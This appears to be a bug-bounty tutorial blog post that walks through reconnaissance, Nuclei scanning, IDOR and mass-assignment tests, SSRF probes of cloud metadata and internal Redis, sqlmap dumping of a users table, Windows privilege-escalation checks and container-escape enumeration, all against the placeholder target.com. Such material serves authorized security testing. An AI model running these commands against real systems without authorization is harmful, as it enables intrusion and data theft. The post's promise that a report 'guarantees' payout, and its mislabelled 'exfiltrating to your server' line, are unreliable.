Listen to this Post

Introduction:
The discovery of a new, unpatched vulnerability sends shockwaves through the cybersecurity community, creating a frantic race between defenders and opportunistic attackers. For skilled bug bounty hunters, this represents a golden window to identify, exploit, and responsibly disclose the flaw for a significant monetary reward before it can be weaponized maliciously. This article deconstructs the professional methodology behind converting a zero-day finding into a validated bounty.
Learning Objectives:
- Understand the end-to-end workflow of a bug bounty hunt, from reconnaissance to proof-of-concept (PoC) development.
- Master essential commands for reconnaissance, vulnerability scanning, and exploitation across web and network domains.
- Learn how to craft a compelling proof-of-concept report that guarantees validation and payout.
You Should Know:
1. Intelligent Reconnaissance & Subdomain Enumeration
The first phase involves mapping the target’s entire digital attack surface to identify every possible entry point.
 Using Amass for passive subdomain enumeration
amass enum -passive -d target.com -o subdomains_passive.txt

Using subfinder for additional subdomain discovery
subfinder -d target.com -o subdomains_subfinder.txt

Using httpx to filter live hosts and identify web services
cat subdomains_combined.txt | httpx -silent -ports 80,443,8080,8443 -o live_hosts.txt

Using waybackurls to gather historical URLs and parameters
waybackurls target.com | tee wayback_urls.txt
Step-by-step guide: Begin by using passive reconnaissance tools like `amass` and `subfinder` to compile a list of subdomains without directly interacting with the target. Combine the results, then use `httpx` to probe for live web servers on common ports. Finally, `waybackurls` fetches historical data from archives, often revealing hidden, deprecated, or testing endpoints that are ripe for testing.
2. Vulnerability Scanning with Nuclei
Automated scanning with curated templates helps identify low-hanging fruit and known vulnerability patterns quickly.
 Update Nuclei templates to the latest
nuclei -update-templates

Run a scan with all templates against live hosts
nuclei -l live_hosts.txt -t /nuclei-templates/ -o nuclei_scan_results.txt

Run only for specific high-severity vulnerabilities (e.g., SQLi, XSS, RCE)
nuclei -l live_hosts.txt -t /nuclei-templates/vulnerabilities/ -severity high,critical -o critical_findings.txt
Step-by-step guide: After updating the template database, run `nuclei` against your list of live hosts. Starting with a broad scan can be informative, but for efficiency, focus subsequent runs on high and critical-severity templates. This tool excels at identifying misconfigurations and known CVEs in common services like Jenkins, Apache, and WordPress.
3. Manual Testing for Business Logic Flaws
Automated tools miss complex business logic vulnerabilities, which often yield the highest bounties.
 Using curl to test for IDOR (Insecure Direct Object Reference)
curl -H "Authorization: Bearer <USER_A_TOKEN>" https://api.target.com/v1/user/12345/profile
curl -H "Authorization: Bearer <USER_B_TOKEN>" https://api.target.com/v1/user/12345/profile

Testing for Mass Assignment with a JSON payload
curl -X POST https://api.target.com/v1/user/register \
-H "Content-Type: application/json" \
-d '{"username":"test","password":"pass123","role":"admin"}'
Step-by-step guide: To test for IDOR, use two different authenticated sessions (tokens) and attempt to access the same resource. If User B can access User A’s data, you’ve found a critical flaw. For mass assignment, send a POST request with privileged parameters (like "role":"admin") that the client application should not normally allow.
4. Exploiting Server-Side Request Forgery (SSRF)
SSRF vulnerabilities allow attackers to make the server perform arbitrary requests, potentially accessing internal systems.
 Basic SSRF probe to an external interaction service
curl -X POST https://target.com/export?url=http://webhook.site/YOUR_UNIQUE_ID

Advanced SSRF to probe internal metadata endpoints (AWS Example)
curl -X POST https://target.com/export?url=http://169.254.169.254/latest/meta-data/

Using gopher:// protocol to probe internal services
curl -X POST https://target.com/export?url=gopher://internal.redis:6379/_INFO
Step-by-step guide: Test all parameters that accept URLs. Start by having the server call back to a controlled service like `webhook.site` to confirm the vulnerability. Then, attempt to access cloud provider metadata endpoints (e.g., `169.254.169.254` for AWS) or internal network addresses. The `gopher` protocol can be used to interact with unauthenticated internal services like Redis.
5. SQL Injection Exploitation and Data Exfiltration
SQLi remains a high-impact vulnerability for stealing sensitive data.
 Basic Union-Based SQLi detection with sqlmap
sqlmap -u "https://target.com/products?id=1" --batch --level=3 --risk=2

Manual time-based blind SQLi test
curl "https://target.com/products?id=1 AND SLEEP(5)--"

Dumping the entire database schema
sqlmap -u "https://target.com/products?id=1" --batch --schema

Exfiltrating data directly to your server
sqlmap -u "https://target.com/products?id=1" --batch --dump -T users --where "id=1" --output-dir=/tmp/exfil
Step-by-step guide: Use `sqlmap` for automated detection and exploitation, starting with a basic probe and escalating to dump the database schema and contents. For manual testing, appending `SLEEP(5)` can help identify time-based blind injections. Always use the `–batch` flag for non-interactive mode and specify output directories for reports.
6. Windows Privilege Escalation Enumeration
If a vulnerability grants initial access to a Windows host, the next step is to elevate privileges.
 Enumerate system information with systeminfo
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"

Check for applied patches and missing KBs
wmic qfe get Caption,Description,HotFixID,InstalledOn

Check for insecure service permissions using PowerSploit's PowerUp
Import-Module .\PowerUp.ps1
Invoke-AllChecks

Check for AlwaysInstallElevated registry keys
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
Step-by-step guide: After gaining a shell, start by gathering basic OS and patch information. Use scripts like PowerUp to automate the search for misconfigured services, vulnerable drivers, and weak registry permissions. The `AlwaysInstallElevated` check is a quick way to see if MSI files can be installed with SYSTEM privileges.
7. Linux Container Escape Reconnaissance
In cloud environments, compromising an application often means landing inside a container. The goal is to break out to the underlying host.
 Check for container escape vectors
cat /proc/1/cgroup | grep docker
ls -la /.dockerenv

Check kernel version for known exploits
uname -a

List capabilities of the container
capsh --print

Check for mounted sensitive host directories
mount | grep -E "(proc|sys|dev|/var/run/docker.sock)"

Check if the container is running in privileged mode
cat /proc/self/status | grep CapEff
Step-by-step guide: First, confirm you are in a container by checking for `.dockerenv` and `cgroup` information. Enumerate the kernel version for publicly available exploits. Use `capsh –print` to list the capabilities assigned to the container; if any dangerous capabilities like `CAP_SYS_ADMIN` are present, they can be leveraged for escape. Finally, check the mount list for host directories or the Docker socket.
What Undercode Say:
- The modern bug bounty landscape is a hybrid of automated efficiency and deep manual artistry. Tools like Nuclei and sqlmap are force multipliers, but the largest bounties are reserved for those who can chain subtle flaws or uncover novel attack vectors that scanners cannot conceptualize.
- Professionalism in reporting is as critical as the technical find. A clear, concise proof-of-concept that demonstrates business impact—such as data exfiltration or system compromise—is far more likely to be triaged quickly and rewarded highly than a vague description.
The analysis suggests that the barrier to entry in bug bounty hunting is lowering due to powerful open-source tooling, but the ceiling for top-tier hunters is simultaneously rising. These experts are no longer just finding bugs; they are performing targeted security research, developing custom fuzzers, and understanding complex business logic at a profound level. The most successful hunters treat their craft like a professional consulting service, where communication and reliability are key differentiators.
Prediction:
The recent surge in AI-integrated applications will open a new frontier of vulnerabilities, leading to a “Model Poisoning” and “Prompt Injection” bounty market. We predict a wave of high-value bounties for vulnerabilities that allow malicious actors to manipulate AI decision-making processes, steal proprietary training data, or cause reputational damage through biased or harmful outputs. Bug bounty platforms will soon introduce specific AI/ML categories, and hunters with skills in adversarial machine learning will command the highest rewards.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ahmed Abdul – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


